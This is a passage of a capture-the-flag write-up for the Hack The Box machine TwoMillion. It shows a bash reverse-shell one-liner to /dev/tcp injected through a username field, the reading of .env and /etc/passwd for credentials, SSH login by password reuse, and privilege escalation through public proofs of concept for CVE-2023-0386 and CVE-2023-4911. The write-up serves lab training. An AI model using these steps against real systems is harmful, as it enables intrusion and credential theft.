
Okay, i think we need to exploit at the username. Lets try to make this thing make a request to our computer.
Reverse Shell Cheat Sheet - Internal All The Things
But the request i want to create is reverse shell, we take the bash-i>&/dev/tcp/10.0.0.1/42420>&1.

before we send the request, make sure you already listening to that port and the IP its your HTB ip.

Answer: /api/v1/admin/vpn/generate
Q9: What file is commonly used in PHP applications to store environment variable values?

Answer: .env
Q10: Submit the flag located in the admin user's home directory.
At .env, we can see the username and password. Let’s check at /etc/passwd to make sure that the username admin its exist.

Thank you because it is exist. Lets try to ssh there with that DB Admin password.
And we succeed the ssh.
Answer: [REDACTED]
Q11: What is the email address of the sender of the email sent to admin?
Lets check at /var/mail/admin.

Answer: ch4p@2million.htb
Q12: What is the 2023 CVE ID for a vulnerability in that allows an attacker to move files in the Overlay file system while maintaining metadata like the owner and SetUID bits?

Answer: CVE-2023-0386
Q13: Submit the flag located in root's home directory.

Just follow the README.
https://github.com/puckiestyle/CVE-2023-0386
OPTIONAL
Q14: [Alternative Priv Esc] What is the version of the GLIBC library on TwoMillion?

Answer: 2.35
Q15: [Alternative Priv Esc] What is the CVE ID for the 2023 buffer overflow vulnerability in the GNU C dynamic loader?

Answer: CVE-2023-4911
Q16: [Alternative Priv Esc] With a shell as admin or www-data, find a POC for Looney Tunables. What is the name of the environment variable that triggers the buffer overflow? After answering this question, run the POC and get a shell as root.

Answer: GLIBC_TUNABLES